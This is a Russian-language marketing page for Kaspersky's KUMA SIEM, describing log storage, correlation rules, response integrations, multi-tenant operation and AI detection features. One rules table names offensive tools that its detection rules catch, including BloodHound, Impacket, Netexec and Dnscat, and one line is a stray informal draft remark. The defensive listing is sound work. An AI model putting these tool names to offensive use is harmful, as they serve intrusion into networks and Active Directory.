
По доменам безопасности

- Защита рабочих мест
- Решения EPP и EDR
- Безопасность сетей и электронной почты
- Защита электронной почты
 - Сетевые инструменты обнаружения и реагирования (NDR)
 - Сетевые экраны (FW) и сетевые экраны нового поколения (NGFW)
 - Комплексное управление угрозами (UTM)
 - Системы обнаружения вторжений (IDS)
- Безопасность облака
- Брокер безопасного доступа к облаку (CASB)
 - Платформы для защиты облачных рабочих нагрузок (CWPP)
- Аналитика угроз
- Аналитика киберугроз (CTI)
- Защита личности
- Управление идентификацией и доступом (IAM)
 - Управление привилегированным доступом (PAM)
- Защита от потери данных (DLP)
- Безопасность OT и IoT
- Осведомленность в области безопасности

Продукты «Лаборатории Касперского»

Kaspersky Anti Targeted Attack
Kaspersky Endpoint Detection and Response
Kaspersky Security Center
Kaspersky Secure Mail Gateway
Kaspersky Web Traffic Security
Kaspersky CyberTrace
Kaspersky Digital Footprint Intelligence

Kaspersky Threat Lookup
Kaspersky Industrial CyberSecurity for Networks
Kaspersky Industrial CyberSecurity for Nodes
Kaspersky Automated Security Awareness Platform
Kaspersky Vulnerability Management и другие



* Если на рабочей станции установлен агент Kaspersky Endpoint (KES Win 12.6 или Linux 12.2 и старше), его можно использовать для передачи событий ОС в SIEM без дополнительной настройки источника данных

Быстрое выявление ранее неизвестных угроз с помощью высокопроизводительной колоночной базы данных

События от источников нормализуются и передаются в хранилище KUMA.

Решение использует две области хранения:

- Область быстрого поиска по данным
- Область долговременного хранения больших объемов данных (система выходит дешевле, но остаётся удобной).

Длительное хранение журналов также обеспечивает соответствие отраслевым и локальным требованиям.

Диски холодного хранения

Если требуется удалить диск холодного хранения и сохранить данные с диска для удаления на основном диске, убедитесь, что на основном диске достаточно места, и увеличьте период хранения данных для основного диска.

Тип*

Локальный

Название*

Локальный

Путь* ⓘ

HDFS

S3

+ Добавить диск


Данные можно хранить локально сколько угодно долго — и без лишних расходов. За это отвечает «горячее» и «холодное» хранение на кластерах ClickHouse.



* Если на рабочей станции установлен агент Kaspersky Endpoint (KES Win 12.6 или Linux 12.2 и старше), его можно использовать для передачи событий ОС в SIEM без дополнительной настройки источника данных

Более >900 правил обнаружения сценариев атак, которые регулярно обновляются с учетом сопоставления с данными MITRE

- Перекрёстная корреляция в реальном времени по пользовательским правилам находит атаки и угрозы.
- Сотни готовых правил от Kaspersky SOC — одной из самых опытных команд по поиску угроз.
- Платформа использует исторические данные — для трендов (Data Mining), ретроспективного поиска и обнаружения угроз. Это делает реагирование на атаки эффективнее.



Пользователям доступны настройки для управления процессом корреляции, получения информации о событиях и телеметрии.

Правило

Описание

Правила детектирования

Ловят атаки на AD, BloodHound + LDAP-запросы, Impacket, Netexec, Dnscat и другое

Правила по источникам

Cisco, Fortinet, Windows (+ поддержка Sysmon), Linux (+ поддержка KESL), тут могу весь список достать, если нужен

Специальные UEBA-правила

ловят аномалии в аутентификации, сетевой активности и работе процессов

Правила для продуктов ЛК

KES, EDR, KSMG, KSC, KATA, KUMA и т.д.

Пакеты правил compliance

PCI DSS, ФСТЭК, НКЦКИ

Оперативные emergency-правила
и рекомендации по threat hunting,
примеры кейсов

ToolShell, FortiOS SSO, Notepad++, TrueConf, CPU-Z/HWMonitor, CopyFail, DaemonTools, ScreenConnect, Hello backdoor VipNet — все обновления следите на сайте [Securelist](#) в разделе Threat response

 Больше 60 обновлений пакетов правил за год!

Встроенные варианты реагирования при помощи продуктов «Лаборатории Касперского» повышают эффективность защиты

- При одновременном использовании KUMA с Kaspersky Endpoint Detection and Response или Active Directory, например для расширения возможностей реагирования для конечных устройств, действия по реагированию могут выполняться как вручную, так и автоматически.
- Автоматизированный сбор инвентаризационной информации помогает получить дополнительный контекст для расследования инцидентов.
- Управление агентами на рабочем месте облегчает процесс реагирования на обнаруженные угрозы.

Kaspersky EDR

- Изоляция и деизоляция хоста
- Блокировка файлов по хеш-сумме md5 и sha256 на хосте
- Запуск исполняемых файлов на хосте по полному пути
- Регистрация мер реагирования в системном журнале

Active Directory

- Блокирование и разблокирование учетных записей
- Добавление учетных записей в группы и удаление из них

Kaspersky Web Traffic Security

- Блокирование IP-адресов
- Блокирование URL-адресов
- Блокирование доменов

Сетевые экраны нового поколения (NGFW)*


- Блокирование IP-адресов
- Блокирование URL-адресов
- Блокирование доменов

Telegram


- Оповещения в Telegram

Kaspersky Secure Mail Gateway

- Блокирование по адресу электронной почты
- Блокирование по IP-адресу




* Если на рабочей станции установлен агент Kaspersky Endpoint (KES Win 12.6 или Linux 12.2 и старше), его можно использовать для передачи событий ОС в SIEM без дополнительной настройки источника данных.



Встроенная поддержка нескольких тенантов

- Независимая работа тенантов с доступом только к своим ресурсам, сервисам и данным
- Централизованное управление всеми тенантами с помощью единого интерфейса
- Возможность ограничения EPS для каждого тенанта отдельно
- Поддержка кросс-тенантной корреляции



После установки одного инстанса SIEM в основной инфраструктуре организации можно создать изолированные SIEM для тенантов, которые будут получать и обрабатывать собственные события.

Каждый тенант управляет данными, сервисами и ресурсами отдельно от других **тенантов**:

1

Нативная поддержка обслуживания нескольких тенантов одним ядром SIEM для управления разными тенантами и конечными пользователями.

2

У специалистов SOC MSSP может быть доступ к нескольким тенантам или только к одному конкретному.

3

Для каждого тенанта можно задать максимальное количество событий в секунду (EPS) из общей квоты EPS, установленной лицензией.

4

Система также поддерживает централизованную корреляцию событий, полученных от разных тенантов. Этот вариант хорошо подходит для группы подразделений в крупной компании.

5

На платформе реализована система распределения событий по пространствам с помощью фильтров. Теперь доступ пользователей к событиям задается на уровне пространства. Это обеспечивает высокий уровень контроля доступа к событиям одного тенанта.



KUMA
интегрируется
с другими
продуктами
«Лаборатории
Касперского»



**Kaspersky
CyberTrace**

Режим нескольких тенантов в CyberTrace разделяет их на одном сервере между собой. У каждого тенанта могут быть свои настройки (выборка данных аналитики угроз, различные настройки ретроспективного сканирования и т. д.). Чтобы интегрировать KUMA в режиме нескольких тенантов, для каждого необходимо настроить отдельный входящий TCP-порт в CyberTrace.



**Kaspersky
Anti-Targeted
Attack**

Режим нескольких тенантов в KATA требует установки отдельного Secondary Central Node (SCN) для каждого, поэтому тенанты в KUMA необходимо интегрировать с определенным SCN.



**Kaspersky
Digital Footprint
Intelligence**

Пользователи KUMA смогут получать аналитику из системы мониторинга цифровых угроз и данных киберразведки Kaspersky Digital Footprint Intelligence. Утечки пользовательских учётных записей или паролей не останутся незамеченными — для них будут создаваться алерты. Инциденты в дальнейшем можно будет исследовать в SIEM-системе клиента.



**Kaspersky
Security Center**

Для интеграции с KUMA в режиме нескольких тенантов каждому тенанту требуется выделенный сервер администрирования Kaspersky Security Center. Это позволяет KUMA получать всю необходимую инвентаризационную информацию из Kaspersky Security Center, который выступает в роли конфигурационной базы данных (CMDB).



**Kaspersky
Industrial CyberSecurity
for Networks**

Kaspersky Industrial CyberSecurity (KICS) for Networks – это решение для защиты сетей OT. MSSP-провайдерам обычно требуется устанавливать решение отдельно для каждого конечного пользователя. В KUMA необходимо настроить интеграцию клиента с определенным сервером KICS for Networks.



**Kaspersky
Automated Security
Awareness Platform**

KUMA можно интегрировать с Kaspersky Automated Security Awareness Platform (KASAP) при помощи токенов для каждого тенанта и KASAP OPEN API. Каждый тенант SIEM будет видеть и взаимодействовать только с одним тенантом внутри решения KASAP.

Искусственный интеллект и инновации



Искусственный интеллект

Повышает скорость и точность обнаружения. Новые функции:

- Обнаружение кражи учетной записи
- Оценка рисков активов на основе ИИ
- UEBA
- Обнаружение атак DLL с помощью ИИ
- KIRA — помощник аналитика SOC на основе GenAI



IT-OT решение

- Единое IT-OT SIEM-решение для промышленного и корпоративного секторов
- Позволяет использовать полезные данные из IT- и OT-сред
- Обнаруживает кибератаки, которые берут начало в IT- и переходят в OT-системы



Гибкие дашборды

- Имеют настраиваемые виджеты для удобной визуализации показателей
- Позволяют отображать ключевые показатели
- Быстрая аналитика и более эффективное реагирование на угрозы
- Улучшение коммуникации с руководством

Приоритизация активов с помощью ИИ

36

Моделирование «нормальной» активности

Активность, которая встречается редко, может свидетельствовать о вредоносной активности

Данный алгоритм обучаем, при добавлении новых корреляционных правил должен адаптивно подстраиваться

Предоставляет оценку аномальности, на основе которой можно уточнить приоритет алерта



